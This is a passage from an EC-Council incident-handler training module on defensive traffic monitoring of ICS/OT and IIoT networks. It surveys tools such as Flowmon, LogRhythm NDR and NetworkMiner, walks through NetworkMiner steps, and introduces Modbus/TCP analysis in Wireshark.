Incident handlers must perform network traffic analysis to detect malicious behavior and anomalies across ICS-based networks. A successful attack on the ICS network poses high risks for organizations, employees, and even external users. Therefore, the IH&R team should perform timely network traffic analysis to proactively detect anomalies as well as minimize the possibility of network intrusions and their impact.

Incident responders can use network monitoring tools such as Flowmon, Malcolm, and Forescout eyeInspect to detect new device installation, unauthorized changes in existing device configurations, and unusual file transfer across the ICS network.

- **Flowmon**

  Source: *https://www.flowmon.com*

  Flowmon ensures reliability in the industrial networks of manufacturing industries and other utility organizations in terms of service continuity and prevention of downtime through continuous network monitoring and anomaly detection. The tool provides real-time visibility across the ICS network, which helps incident responders in detecting malfunctioning devices and security incidents across the ICS network. Flowmon also supports efficient reporting, proactive threat detection, and automated anomaly detection and alerting in ICS environments.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.40: Screenshot of Flowmon

Some additional network traffic analysis and anomaly detection tools for ICS environments are listed below:

- Malcolm (*https://malcolm.fyi*)
- Forescout eyeInspect (*https://www.forescout.com*)
- Industrial Defender (*https://www.industrialdefender.com*)
- Dragos Platform (*https://www.dragos.com*)
- Nozomi Networks (*https://www.nozominetworks.com*)

## Passive Discovery and Analysis of OT Networks with LogRhythm

Attackers are now implementing sophisticated techniques to target critical industrial sectors; thus, incident handlers must be prepared to detect and respond to any type of security incident in OT networks. Incident responders can perform passive discovery and analysis to protect OT networks against security incidents. This method can provide enhanced visibility across OT networks and multiple benefits such as:

- This approach enables incident responders to gain a clear understanding of users, communication protocols, and systems across OT networks.
- Incident responders need not interfere with OT networks; instead, they can categorize different OT protocols (such as Modbus, CIP, and S7Comm) to identify suspicious protocols.
- This approach also enables incident responders to whitelist and perform behavioral analysis on OT network traffic for detecting unusual systems, users, or protocols.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident handlers can use tools such as LogRhythm NDR to perform passive discovery and analysis on OT networks.

- **LogRhythm NDR**

  Source: *https://logrhythm.com*

  LogRhythm NDR enables incident handlers to achieve real-time visibility and threat detection across OT networks through the integration of firewalls and extended detection and response (EDR). This tool also contains the MITRE ATT&CK® framework widget that allows incident handers to prioritize response activities for various OT network incidents. Moreover, it uses mesh computing for improved data collection and analysis, which significantly minimizes false positives.





Figure 10.41: Screenshot of LogRhythm NDR

## Analyzing IIoT Traffic using NetworkMiner

Operational technology (OT) networks are evolving owing to the adaptation of Industrial Internet of Things (IIoT). Manufacturing industries are now adopting IoT technologies to optimize their operations, which has significantly increased their exposure to potential OT security threats. Incident responders must analyze streams of packets sent and received within IIoT network traffic to detect and mitigate threats.

IIoT traffic analysis helps responders in determining IoT devices connected to an OT network, gather sensitive information, and identify unused ports. Incident responders can use tools such as NetworkMiner to analyze IIoT traffic.

- **NetworkMiner**

  Source: *https://www.netresec.com*

  NetworkMiner is a network forensic analysis tool that can be used by the IH&R team as a passive network sniffer or packet-capturing tool to detect operating systems, sessions,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

hostnames, and open ports. It can also parse PCAP, PcapNG, and ETL files for analysis. NetworkMiner facilitates advanced network traffic analysis (NTA) by providing extracted artifacts in an intuitive user interface. It can extract files, emails, and certificates transferred over a network by parsing a PCAP file or sniffing traffic directly from the network.





Figure 10.42: Screenshot of NetworkMiner

## Steps to Analyze IIoT Traffic using NetworkMiner:

- **Step 1:** Open the NetworkMiner tool and select an adapter from the list of available IoT adapters present in the network to scan for hosts or open a packet-captured file (PCAP file) to view hosts and other sensitive information for further analysis.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.43: Screenshot of NetworkMiner showing the list of adapters present

- **Step 2:** After loading the PCAP file or scanning the network, NetworkMiner displays a list of hosts present in the network; thus, you can obtain more information for further analysis.





Figure 10.44: Screenshot of list of hosts displayed on NetworkMiner

Additionally, you can obtain information related to sessions, DNS traffic communication, images, and communication between two hosts present in an IIoT network using


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

NetworkMiner. The collection and analysis of such data can assist incident handlers in identifying and mitigating security incidents in an IIoT network.

## Analyzing Modbus/TCP Traffic using Wireshark

Source: *https://www.wireshark.org*

It is important to secure the ICS environment in critical industrial sectors because attackers target OT-based systems and networks using sophisticated techniques. Attackers may target these ICS networks by manipulating their communication protocols. Incident responders must analyze these incidents to detect security events before they significantly impact business operations. Incident responders should analyze the Modbus/TCP traffic on ICS networks to find suspicious protocols or packets that can compromise network security. For this purpose, the IH&R team can use tools such as Wireshark, a network protocol analyzer, to capture and analyze the Modbus/TCP traffic on OT/ICS networks.

For example, incident responders can search for Modbus packets containing diagnostic codes, which can represent attacks on an ICS. Modbus/TCP does not have in-built encryption or security features; thus, attackers can easily obtain information from data packets being transmitted between the network and Modbus port on a device.

